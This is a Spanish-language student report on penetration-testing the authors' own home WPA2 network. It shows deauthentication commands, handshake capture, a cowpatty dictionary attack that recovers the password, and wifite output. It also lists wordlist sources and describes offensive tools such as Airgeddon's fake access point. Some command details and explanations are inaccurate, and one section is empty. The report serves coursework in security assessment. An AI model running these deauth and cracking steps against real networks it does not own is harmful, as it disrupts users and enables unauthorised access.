



# Tecnológico de Monterrey

Instituto Tecnológico de Estudios Superiores de Monterrey  
Campus Guadalajara

Aplicación de criptografía y seguridad (Gpo 302)

## **Reto | Fase 2**

Francelio Uriel Rodriguez Garcia	A01352663
Juan Pablo Valenzuela Dorado	A00227321
Juan Pablo Bernal Lafarga	A01742342
Alfredo Murillo Madrigal	A01641791

Teachers:

**Dr. Oscar Labrada**

**Dr. Rajesh Roshan Biswal**

29 / Noviembre / 2023

# Introducción

A medida que las redes inalámbricas se vuelven omnipresentes en nuestras vidas, las pruebas de penetración inalámbrica se han convertido en una habilidad clave en el repertorio del probador de penetración profesional. La distribución de seguridad de Kali Linux viene con una gran cantidad de herramientas que se utilizan para ataques de red y detección de lagunas de seguridad. Este proyecto presenta pruebas de penetración inalámbrica desde cero, presentando los elementos importantes de las pruebas de penetración con cada nueva tecnología.

Kali Linux es una distribución especializada en seguridad informática y pruebas de penetración, basada en Debian. Optamos por Kali Linux debido a su enfoque específico en herramientas y recursos para evaluaciones de seguridad. Su estabilidad y eficiencia en el rendimiento son fundamentales para entornos de pruebas y auditorías de seguridad. Al ser una distribución de código abierto, Kali Linux permite adaptar y personalizar el sistema según nuestras necesidades, proporcionando flexibilidad en la configuración de entornos de seguridad. Utilizamos VMware Workstation como software de virtualización, aprovechando su capacidad para crear y gestionar máquinas virtuales en un entorno de escritorio. Con esta combinación, podemos ejecutar Kali Linux y otros sistemas operativos simultáneamente, lo que resulta crucial para nuestras actividades de pruebas y desarrollo en el ámbito de seguridad informática.

El enfoque principal de la virtualización es crear entornos de computación virtuales que nos permitan ejecutar diversos sistemas operativos y aplicaciones en una sola computadora, esto resulta en una mejor utilización de la capacidad de procesamiento, memoria y almacenamiento. En otras palabras, al utilizar VMware Workstation para virtualizar y ejecutar Kali Linux, el propósito es crear un entorno de pruebas y desarrollo de seguridad informática de manera eficiente y flexible. Esto permite realizar evaluaciones de seguridad y pruebas de penetración en un entorno controlado y aislado.

Para realizar las evaluaciones de seguridad y pruebas de penetración de nuestra red utilizamos un adaptador USB AWUS1900 de la marca ALFA Network, este adaptador cumple con las características para realizar pruebas de penetración a una red wifi, alguna de ellas consta de que el adaptador debe tener capacidades esenciales, como compatibilidad con el modo monitor y la inyección de paquetes, permitiendo la monitorización y análisis efectivos de redes inalámbricas.

## Objetivo

El desafío es obtener la contraseña correcta de su red WiFi doméstica a través de diferentes técnicas aprendidas y también evaluar las debilidades de esta red ya sea que utilicen

WEP, WPA o incluso WPA2, y sugerir cómo proteger las redes de los hackers informáticos. En este desafío, los estudiantes aprenderán diversas metodologías de pruebas inalámbricas hasta la cobertura detallada de métodos y ataques de hackeo.

## Metodología y Resultados

### **1. Explique qué es un ataque de lista de palabras. Nombra algunos sitios web para descargar listas de palabras.**

También es conocido como un ataque de diccionario, es una técnica comúnmente utilizada en el hacking de redes. Durante este tipo de ataque, un programa introduce sistemáticamente palabras de una lista para intentar acceder a un sistema, red, cuenta o algún archivo encriptado.

Este tipo de ataque se puede llevar a cabo tanto en línea o offline, en un ataque en línea, el atacante intenta iniciar sesión o conseguir acceso repetidamente como cualquier otro usuario. La lista de palabras utilizada en estos ataques ha menudo incluye contraseñas comunes y frases que las personas suelen utilizar.

Es importante tener en cuenta que este tipo de ataques pueden ser muy efectivos si las contraseñas no son lo suficientemente seguras. Por lo tanto, se recomienda utilizar contraseñas fuertes, robustas y únicas para cada cuenta y cambiarlas regularmente para protegerse contra este tipo de ataques. También es aconsejable utilizar la autenticación de dos factores cuando sea posible, ya que esto proporciona una capa adicional de seguridad.

Sitios web donde podemos encontrar diversas listas de palabras para el crackeo de alguna red WPA2:

- <https://github.com/kennyn510/wpa2-wordlists> (Github)
- <https://dekisoft.com/rockyou-txt-gz-password-list-download/> (Dekisoft)
- <https://www.wirelesshack.org/wpa-wpa2-word-list-dictionaries.html> (WirelesSHack)
- <https://ns2.elhacker.net/wordlists/> (elhacker.NET)


## 2. ¿Cómo guarda su sesión durante un proceso de craqueo?

Un archivo .cap es un archivo de captura de paquetes que se utiliza en el hacking ético para guardar los handshakes de una red WPA/WPA2.


El handshake es un procedimiento de autenticación por medio del cual un cliente puede verificar que está recibiendo los datos del servidor web correcto. En el contexto de una red WPA/WPA2, el handshake es un intercambio de mensajes que ocurre cuando un dispositivo se conecta a la red. Este intercambio de mensajes incluye la contraseña de la red, pero está cifrada.

Al guardar este handshake en un archivo .cap, los hackers pueden analizarlo más tarde para intentar descifrar la contraseña de la red. Esto se hace generalmente mediante un ataque de fuerza bruta o un ataque de diccionario, donde se prueban muchas contraseñas posibles hasta encontrar la correcta.


## 3. Utilice el ataque de lista de palabras con Aircrack-ng sin desperdiciar almacenamiento



```
root@kali:~# aircrack-ng -w wordlist.txt -c B0:76:1B:3C:C2:AC
CH 2 [| Elapsed: 12 s [| 2023-11-29 14:56
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
88:40:33:2C:F7:D8 -81 2 0 0 7 130 WPA2 CCMP PSK Xiaomi
62:A6:E6:DF:E0:52 -74 2 0 0 2 360 WPA2 CCMP PSK <length: 0>
28:EE:52:9B:C2:34 -1 0 8 0 2 -1 WPA <length: 0>
5C:A6:E6:DF:E0:56 -73 2 0 0 2 360 WPA2 CCMP PSK Soare121
B0:76:1B:3C:C2:AC -42 12 2 0 9 130 WPA2 CCMP PSK Totalplay-51A6
B0:76:1B:3C:C2:AE -25 8 0 0 9 130 WPA2 CCMP PSK <length: 0>
B0:76:1B:3C:C2:AF -25 10 0 0 9 130 OPN ClubTotalplay WiFi
B0:76:1B:3C:C2:B3 -36 1 0 0 149 780 OPN ClubTotalplay WiFi
B0:76:1B:3C:C2:B0 -36 1 0 0 149 780 WPA2 CCMP PSK Totalplay-51A6-5G
B0:76:1B:3C:C2:B2 -37 2 0 0 149 780 WPA2 CCMP PSK <length: 0>
7C:16:89:A2:0E:42 -53 1 0 0 149 866 WPA2 CCMP PSK TOTALPLAY A20E4C
7C:16:89:A2:0E:41 -58 2 0 0 1 130 WPA2 CCMP PSK TOTALPLAY A20E4C_2
CC:2D:21:54:F9:41 -61 3 0 0 3 130 WPA2 CCMP PSK Tenda 54F940
40:3F:8C:B5:B7:EA -74 7 0 0 4 270 WPA2 CCMP PSK Del Rio Valenzuela
46:3F:8C:B5:B7:EA -74 5 0 0 4 270 WPA2 CCMP PSK Del Rio Valenzuela
14:A6:58:E0:9B:FE -76 3 0 0 11 130 WPA2 CCMP PSK <length: 0>
62:A6:E6:DF:E0:56 -76 2 0 0 2 360 WPA2 CCMP PSK <length: 0>
46:3F:8C:B5:B7:EB -77 1 0 0 44 866 WPA2 CCMP PSK Del Rio Valenzuela
root@kali:~#
root@kali:~# aircrack-ng -w wordlist.txt -c B0:76:1B:3C:C2:AC
14:59:47 Waiting for beacon frame (BSSID: B0:76:1B:3C:C2:AC) on channel 9
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
14:59:50 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:76:1B:3C:C2:AC]
14:59:51 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:76:1B:3C:C2:AC]
14:59:52 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:76:1B:3C:C2:AC]
14:59:53 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:76:1B:3C:C2:AC]
14:59:54 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:76:1B:3C:C2:AC]
14:59:55 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:76:1B:3C:C2:AC]
14:59:56 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:76:1B:3C:C2:AC]
14:59:58 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:76:1B:3C:C2:AC]
14:59:59 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:76:1B:3C:C2:AC]
15:00:00 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:76:1B:3C:C2:AC]
15:00:01 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:76:1B:3C:C2:AC]
15:00:02 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:76:1B:3C:C2:AC]
15:00:03 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:76:1B:3C:C2:AC]
15:00:04 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:76:1B:3C:C2:AC]
15:00:05 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:76:1B:3C:C2:AC]
```



## 4. Guardar el proceso de craqueo y reanudar



## **5. ¿Cómo se usa la mesa arcoíris( rainbow tables) para agrietar? Explica**

Descifrar una contraseña es un procedimiento complejo, requiere conocimientos y herramientas de TI adecuados, como computadores potentes y software dedicado. Pero en algunos casos, las técnicas de descifrado de contraseñas pueden resultar sorprendentemente efectivas.

Por ejemplo, para un ataque de descifrado de contraseñas offline, el atacante ya debe haber podido obtener acceso a la base de datos de hash para las contraseñas, y una vez obtenido los hashes de las contraseñas, se contará con todo el tiempo del mundo para tratar de rastrear el hash hasta la contraseña, ya que no se requiere conexión a la red.

Una primera forma de hacerlo es creando Rainbow Tables: estas son tablas donde se insertan todas las entradas posibles para calcular el hash respectivo. Las tablas Rainbow son archivos de dimensiones enormes, superiores a los 100 GB, que se pueden encontrar en la web.

Una Rainbow Table suele utilizarse para romper contraseñas que se han cifrado en un hash. Son un conjunto enorme de hashes precalculados para combinarlos con casi todos los posibles caracteres especiales, letras y símbolos. Con el uso de las Rainbow Table, los datos de todo el conjunto de los valores hash están fácilmente disponibles en la RAM.

Las Rainbow Table son específicas de los caracteres utilizados en la contraseña que se agrieta y la longitud de la contraseña. Esto significa que si una contraseña es demasiado larga o utiliza un carácter no contenido en la Rainbow Table, entonces no puede ser rota con la tabla específica.

## **6. ¿Qué es WPA / WPA2 Enterprise y cómo funciona?**

Ambos son protocolos de seguridad para proteger las redes inalámbricas. Estas utilizan sistemas más robustos basados en autenticación de servidor. En lugar de una clave compartida para todos los usuarios, cada usuario tiene un conjunto único de nombre usuario y contraseña, utiliza un servidor de autenticación que se enfoca en verificar las credenciales del usuario, y se

establece una clave de sesión dinámica única para esa sesión específica. Después de la autenticación se utiliza un cifrado robusto que protege la comunicación entre el dispositivo y el punto de acceso inalámbrico.

## 7. Utilice otras herramientas de piratería como cowpatty y wifite, etc. para continuar hackeando la red de destino. Explica tus observaciones

**Cowpatty:**

```
root@kali: ~  
root@kali: ~ 190x21  
CH 9 [ Elapsed: 5 mins ] [ 2023-11-29 17:46 ] [ WPA handshake: B0:76:1B:3C:C2:AC  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
B0:76:1B:3C:C2:AC -13 0 172 1071 0 9 130 WPA2 CCMP PSK Totalplay-51A6  
BSSID STATION PWR Rate Lost Frames Notes Probes  
B0:76:1B:3C:C2:AC 8C:49:62:34:C0:D7 -37 1e- 1e 0 89  
B0:76:1B:3C:C2:AC 08:12:A5:73:B6:E7 -57 1e- 1e 0 321  
B0:76:1B:3C:C2:AC C8:6C:3D:88:F1:7B -59 6e- 1e 0 140  
B0:76:1B:3C:C2:AC 28:D1:27:AC:9D:C6 -73 6e- 1e 0 680  
Quitting...  
root@kali:~#  
root@kali: ~ 190x21  
17:45:50 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:76:1B:3C:C2:AC]  
17:45:51 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:76:1B:3C:C2:AC]  
17:45:51 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:76:1B:3C:C2:AC]  
17:45:52 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:76:1B:3C:C2:AC]  
17:45:52 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:76:1B:3C:C2:AC]  
17:45:53 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:76:1B:3C:C2:AC]  
17:45:53 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:76:1B:3C:C2:AC]  
17:45:54 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:76:1B:3C:C2:AC]  
17:45:54 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:76:1B:3C:C2:AC]  
17:45:55 Sending DeAuth (code 7) to broadcast -- BSSID: [B0:76:1B:3C:C2:AC]  
root@kali:~# cowpatty -f dictionary.txt -r handshake-01.cap -s Totalplay-51A6  
cowpatty 4.8 - WPA-PSK dictionary attack. <jwright@hasborg.com>  
Collected all necessary data to mount crack against WPA2/PSK passphrase.  
Starting dictionary attack. Please be patient.  
The PSK is "Rojo2022".  
1 passphrases tested in 0.01 seconds: 77.11 passphrases/second  
root@kali:~#
```

Esta herramienta nos permite a los usuarios realizar un ataque basado en diccionario sin conexión contra una red inalámbrica, lo que ayuda a monitorear, analizar y garantizar que nuestra red WiFi esté segura y protegida.

Sin embargo, cowpatty resultó ser una herramienta más rápida en comparación al método clásico anteriormente usado aircrack-ng donde los inputs de comandos fueron reducidos considerablemente usando cowpatty, introduciendo solamente una línea de

comando para realizar nuestro ataque: `cowpatty -f dictionary.txt -r handshake-01.cap -s Totalplay-51A6`

Donde:

- `cowpatty`: Es el nombre de la herramienta que estás utilizando. Cowpatty es una herramienta de auditoría de seguridad para redes WiFi Protected Access (WPA).
- `-f dictionary.txt`: La opción `-f` se utiliza para especificar el archivo de diccionario que Cowpatty utilizará para el ataque de diccionario. En este caso, estás utilizando un archivo llamado `dictionary.txt`.
- `-r handshake-01.cap`: La opción `-r` se utiliza para especificar el archivo de captura que contiene el handshake de la red que estás intentando descifrar. En este caso, el archivo se llama `handshake-01.cap`.
- `-s Totalplay-51A6`: La opción `-s` se utiliza para especificar el SSID de la red que estás intentando descifrar. En este caso, el SSID de la red es `Totalplay-51A6`.

Por lo tanto, este comando le dice a Cowpatty que intente descifrar la contraseña de la red con SSID `Totalplay-51A6` utilizando el handshake almacenado en `handshake-01.cap` y las contraseñas en `dictionary.txt`.

**Wifite:**

```
root@kali:~# wifite
[+] Select target(s): (1-41) separated by commas, dashes or all: 1
[+] (1/1) Starting attacks against 80:76:1B:3C:C2:AC (Totalplay-51A6)
[+] Totalplay-51A6 (87db) WPS Pixie-Dust: [1-1s] failed: Timeout after 300 seconds
[+] Totalplay-51A6 (78db) WPS NULL PIN: [2m12s] Sending EAPOL (Timeouts:11, Fails:4) ^C
[!] Interrupted

[+] 3 attack(s) remain
[+] Do you want to continue attacking, or roll (c, r)? c
[+] Totalplay-51A6 (81db) WPS PIN Attack: [20m48s PINs:1] failed: Too many timeouts (100)
[!] Skipping PMKID attack, missing required tools: hcxduptool, hcxpcapngtool
[+] Totalplay-51A6 (81db) WPA Handshake capture: Discovered new client: AA:1C:A5:3B:9F:4E
[+] Totalplay-51A6 (74db) WPA Handshake capture: Discovered new client: 52:01:C8:06:36:B7
[+] Totalplay-51A6 (42db) WPA Handshake capture: Discovered new client: C8:6C:3D:88:F1:7B
[+] Totalplay-51A6 (79db) WPA Handshake capture: Captured handshake
[+] saving copy of handshake to hs\handshake_Totalplay51A6_80-76-1B-3C-C2-AC_2023-11-29T18:19:28.cap saved

[+] analysis of captured handshake file:
[+] tshark: .cap file contains a valid handshake for (80:76:1b:3c:c2:ac)
[+] cowpatty: .cap file contains a valid handshake for (Totalplay-51A6)
[+] aircrack: .cap file contains a valid handshake for (80:76:1B:3C:C2:AC)



[+] Cracking WPA Handshake: Running aircrack-ng with wordlist-probable.txt wordlist
[+] Cracking WPA Handshake: 100.00% ETA: 0s @ 5614.4kps (current key: 01061975)
[!] Failed to crack handshake, wordlist-probable.txt did not contain password
[+] Finished attacking 1 target(s), exiting

root@kali:~#
```



Wifite utiliza varias herramientas más antiguas, principalmente la suite Aircrack-NG. También puede utilizar otras herramientas como Reaver para ataques WPS y Pyrit para ataques WPA.

AIRGEDDON:



Airgeddon es una herramienta de auditoría de seguridad para redes inalámbricas escrita en bash para sistemas Linux. Se utiliza para auditar redes inalámbricas y realizar varios ataques de seguridad en redes WiFi, como ataques de denegación de servicio (DoS), sniffing y cracking de contraseñas. Airgeddon soporta bandas de 2.4Ghz y 5Ghz, y puede realizar ataques de diccionario sin conexión para descifrar contraseñas de redes WiFi. Además, puede crear un punto de acceso falso para engañar a los clientes para que se conecten a él, permitiendo así la captura de credenciales.

Basado en nuestra experiencia, AIRGEDDON ha demostrado ser una herramienta excepcionalmente completa y eficaz para la auditoría de seguridad de redes inalámbricas. En comparación con otras herramientas que hemos utilizado anteriormente, AIRGEDDON se destacó por su facilidad de uso y rapidez.

Lo que realmente nos impresionó de AIRGEDDON fue su capacidad para crear un punto de acceso falso, lo que permite la captura de credenciales al engañar a los clientes para que se conecten a él. Además, AIRGEDDON actúa como un wrapper para varias herramientas de auditoría de seguridad inalámbrica, como aircrack-ng y amass, lo que aumenta aún más su utilidad.

**8. Busque en Internet y sugiera nuevas herramientas de hackeo para wifi. Lo has probado. Si es así, explique sus observaciones.**

Nmap ("Network Mapper"): es una utilidad gratuita y de código abierto para descubrimiento de redes y auditoría de seguridad. Muchos sistemas y administradores de redes también lo encuentran útil para tareas como inventario de redes, gestión de programaciones de actualización de servicios y monitoreo de la disponibilidad de hosts o servicios. Nmap utiliza paquetes IP en bruto de manera novedosa para determinar qué hosts están disponibles en la red, qué servicios (nombre y versión de la aplicación) ofrecen esos hosts, qué sistemas operativos (y versiones de SO) están ejecutando, qué tipo de filtros/firewalls de paquetes se están utilizando y docenas de otras características. Fue diseñado para escanear rápidamente redes extensas, pero funciona bien también contra hosts individuales. Nmap se ejecuta en todos los principales

sistemas operativos de computadoras y hay paquetes binarios oficiales disponibles para Linux, Windows y Mac OS X. Además del ejecutable clásico de línea de comandos de Nmap, el conjunto de herramientas Nmap incluye una interfaz gráfica avanzada y visor de resultados (Zenmap), una herramienta flexible de transferencia de datos, redirección y depuración (Ncat), una utilidad para comparar resultados de escaneo (Ndiff) y una herramienta de generación de paquetes y análisis de respuestas (Nping).

Metasploit: Metasploit Framework es un software de código abierto, que inicialmente fue escrito en el lenguaje de programación Perl y, luego, fue transcrito al lenguaje Ruby para modernizar y agilizar su funcionamiento. Viene instalado en el sistema operativo Kali Linux y, con el tiempo, se ha convertido en la herramienta más utilizada para la ejecución de exploits en el mundo del hacking ético. Metasploit es un proyecto que cuenta con más de 900 exploits diferentes, que te permiten poner a prueba las vulnerabilidades presentes en un sistema informático. Es un programa multiplataforma y gratuito, aunque cuenta con una versión de pago, llamada Metasploit Pro, que incluye cierto número de exploits de día cero anualmente. Metasploit cuenta también con diferentes módulos de herramientas. Además del módulo de explotación, existen otros para payloads, es decir, códigos maliciosos para la post explotación de un fallo, o codificadores, que permiten encriptar los malwares y evadir sistemas de detección, entre otros.

Burp Suite: es una plataforma digital que reúne herramientas especializadas para realizar pruebas de penetración en aplicaciones web. El burp suite cuenta con dos versiones: una versión gratuita (Burp Free) y una versión de pago (burpsuitepro.exe). Las diferenciaremos para establecer cómo se usan en el hacking ético de páginas web. Burp suite community edition kali linux es la versión gratuita de esta plataforma, viene instalada por defecto en el sistema operativo Kali Linux y su función principal es la de actuar como proxy HTTP de la aplicación para hacer el pentesting. Un proxy HTTP es una herramienta que se usa en el hacking ético de páginas web con el fin de interceptar el tráfico de red, lo cual permite analizar, modificar, aceptar o rechazar todas las solicitudes y respuestas de la aplicación. Esta es la principal función de Burp Free o burpsuite community edition y es una de las razones por las cuáles en ciberseguridad se conoce tanto qué es Burp suite. Burp Suite cuenta con uno de los proxies HTTP más utilizados de la

industria, que además no cobra dinero a los usuarios por implementarlo. No obstante, la versión de pago de bug suite ofrece otras herramientas de interés para un pentester.

Ettercap: Ettercap admite el análisis activo y pasivo de muchos protocolos (incluso aquellos encriptados) e incluye numerosas funciones para el análisis de redes y hosts. La inyección de datos en una conexión establecida y el filtrado (sustitución o eliminación de un paquete) sobre la marcha también son posibles, manteniendo la conexión sincronizada. Se han implementado varios modos de sniffing para crear un conjunto completo y potente. Es posible hacer sniffing en cuatro modos: basado en IP, basado en MAC, basado en ARP (full-duplex) y basado en PublicARP (half-duplex). Ettercap también tiene la capacidad de detectar una LAN conmutada y utilizar huellas dactilares de sistemas operativos (de forma activa o pasiva) para determinar la geometría de la LAN. Este paquete contiene los archivos de soporte comunes, archivos de configuración, complementos y documentación. También debes instalar ether ettercap-graphical o ettercap-text-only para el ejecutable real de ettercap con interfaz gráfica o solo texto, respectivamente.

Invicti: Netsparker Security Scanner es una solución precisa que identifica automáticamente XSS, Inyección de SQL y otras vulnerabilidades en aplicaciones web. La tecnología de análisis basada en pruebas única de Netsparker te permite dedicar más tiempo a corregir las fallas informadas explotando automáticamente las vulnerabilidades identificadas de forma segura y de solo lectura, y también presenta una prueba de explotación. Por lo tanto, puedes ver de inmediato el impacto de la vulnerabilidad y no tienes que verificar manualmente.

## Discusión

Las técnicas discutidas, como el ataque de lista de palabras, el uso de archivos .cap y Rainbow Tables, subrayan la necesidad de implementar contraseñas seguras y medidas adicionales de seguridad, como la autenticación de dos factores.

Las herramientas utilizadas, como cowpatty, Wifite y AIRGEDDON, demuestran su eficacia en diferentes contextos, destacando la versatilidad y la capacidad de adaptación necesarias en el campo de la seguridad informática.

La introducción de nuevas herramientas como Nmap, Metasploit, Burp Suite, Ettercap y InvisiFi amplía aún más el conjunto de herramientas disponibles para pruebas de penetración, proporcionando a los profesionales de seguridad opciones adicionales y diversas para abordar diferentes escenarios.

## Conclusión

El proyecto demuestra la importancia de realizar pruebas de penetración inalámbrica para evaluar la seguridad de las redes WiFi. La elección de herramientas como Kali Linux, VMware Workstation y adaptadores USB especializados proporciona un entorno eficiente y flexible para llevar a cabo estas pruebas.

En conclusión, la realización de pruebas de penetración inalámbrica desde cero es esencial en un mundo cada vez más conectado, y la combinación de herramientas, técnicas y metodologías presentadas en este proyecto ofrece una base sólida para evaluar y mejorar la seguridad de las redes inalámbricas.

## Referencias

- NordPass. (2022). ¿Qué es un ataque de diccionario?  
<https://nordpass.com/es/blog/what-is-a-dictionary-attack/>
- aircgeddon | Kali Linux Tools. (n.d.). Kali Linux. <https://www.kali.org/tools/airgeddon/>
- wifite | Kali Linux Tools. (n.d.). Kali Linux. <https://www.kali.org/tools/wifite/>
- cowpatty | Kali Linux Tools. (n.d.). Kali Linux. <https://www.kali.org/tools/cowpatty/>
- WirelessSHack. (2023). WPA / WPA2 Word List Dictionaries Downloads – WirelessSHack. <https://www.wirelesshack.org/wpa-wpa2-word-list-dictionaries.html>
- Ettercap | Kali Linux Tools. (s. f.). Kali Linux. <https://www.kali.org/tools/ettercap/>
- KeepCoding, R. (2023a, octubre 12). ¿Qué es Metasploit? | KeepCoding Bootcamps.  
*KeepCoding Bootcamps*.  
[https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/#Que\\_es\\_Metasploit](https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/#Que_es_Metasploit)
- KeepCoding, R. (2023b, octubre 24). ¿Qué es Burp Suite? | KeepCoding Bootcamps.  
*KeepCoding Bootcamps*. <https://keepcoding.io/blog/que-es-burp-suite/>
- NMAP: The Network Mapper - Free Security Scanner. (s. f.). <https://nmap.org/>
- Russo, A., & Russo, A. (2023, 12 octubre). 7 herramientas de hacking ético que todo profesional debe conocer. *Hackmetrix Blog*.  
<https://blog.hackmetrix.com/7-herramientas-de-hacking-etico-que-todo-profesional-debe-conocer/>